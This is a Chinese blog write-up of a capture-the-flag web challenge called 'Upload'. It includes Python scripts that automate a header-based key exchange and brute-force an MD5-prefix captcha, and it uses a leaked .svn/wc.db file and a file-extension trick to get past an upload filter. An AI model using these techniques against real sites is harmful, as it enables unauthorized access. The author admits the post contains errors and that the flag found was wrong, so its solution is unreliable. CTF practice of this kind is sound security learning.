Web-Upload[i春秋][50pt]

原创

将至将至 于 2018-08-05 21:21:06 发布 1173 收藏

分类专栏： CTF-Web 文章标签： CTF Wev

本文链接：https://blog.csdn.net/Laurel_60/article/details/81435647

> 去年写的，后面有点问题，懒得改了，要看就直接去翻我重写的另一篇吧2333
> https://laure1.github.io/2019/08/29/Summary-of-Web/#Upload

打开链接–


Hi,CTFer!u should be a fast man:)

日常看源码，没啥有用滴信息。抓包，欸有点东西。


虽然看起来flag应该是base64编码的，当时我也懒得解了，反正和解密了再传结果一样的，会告诉你要fast，所以看了那一篇大佬写的wp，上脚本跑。

```
import base64,requests
def main():
    a = requests.session()
    b = a.get("http://406df0979135470a80c2423a4fc0383cba38e7fc29b044f6.game.ichunqiu.com/")
    key1 = b.headers["flag"]
    c = base64.b64decode(key1)
    d = str(c).split(':')
    key = base64.b64decode(d[1])
    body = {"ichunqiu":key}
    f = a.post("http://406df0979135470a80c2423a4fc0383cba38e7fc29b044f6.game.ichunqiu.com/",data=body)
    print (f.text)
if __name__ == '__main__':
    main()
```


跑出来之后给了一个路径--



进去之后。emmmmm...



被这个卡哇伊的妹子萌到了。qaq--




登陆界面除了username和password，还有就是这个验证码，根据提示，该验证码MD5加密后前六位是493495，所以放脚本跑--

```
#coding:utf-8
import hashlib
def md5(s):
    return hashlib.md5(str(s).encode('utf-8')).hexdigest()
def main(s):
    for i in range(1,99999999):
        if md5(i)[0:6]  == str(s):
            print(i)
            exit(0)
if __name__ == '__main__':
    main("493495")
```

至于username嘛，大佬分析的是SVN源码泄漏漏洞，直接访问上一个地址+.svn/wc.db就可以看到--

```
OK!
Congratulations!
My username is md5(HEL1OW1OrDEvery0n3)
:)
```


密码随便填，验证码跑个几分钟出来了，那就登进去看看咯--



看到一个.php文件，走进去看看咯--
文件上传欸，第一反应就是0x00截断。果断上传了一个图片，成功保存了，传来传去貌似没啥问题。最终，大佬轻松表示要改后缀名为.pnt --
改好后缀名之后，拿到了flag。

```
<html>
<body>
<form action="7815696ecbf1c96e6894b779456d330e.php" method="post" enctype="multipart/form-data">
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>

flag{26aef80c-b7fe-4960-936c-c8fe7b294343}
```


然而，提交之后居然是错误的，重新做了一遍拿到的结果也还是一样滴，无比绝望啊。是在下输了--

我看得是一脸懵逼啊，这真的是50pt的题？听，心碎的声音2333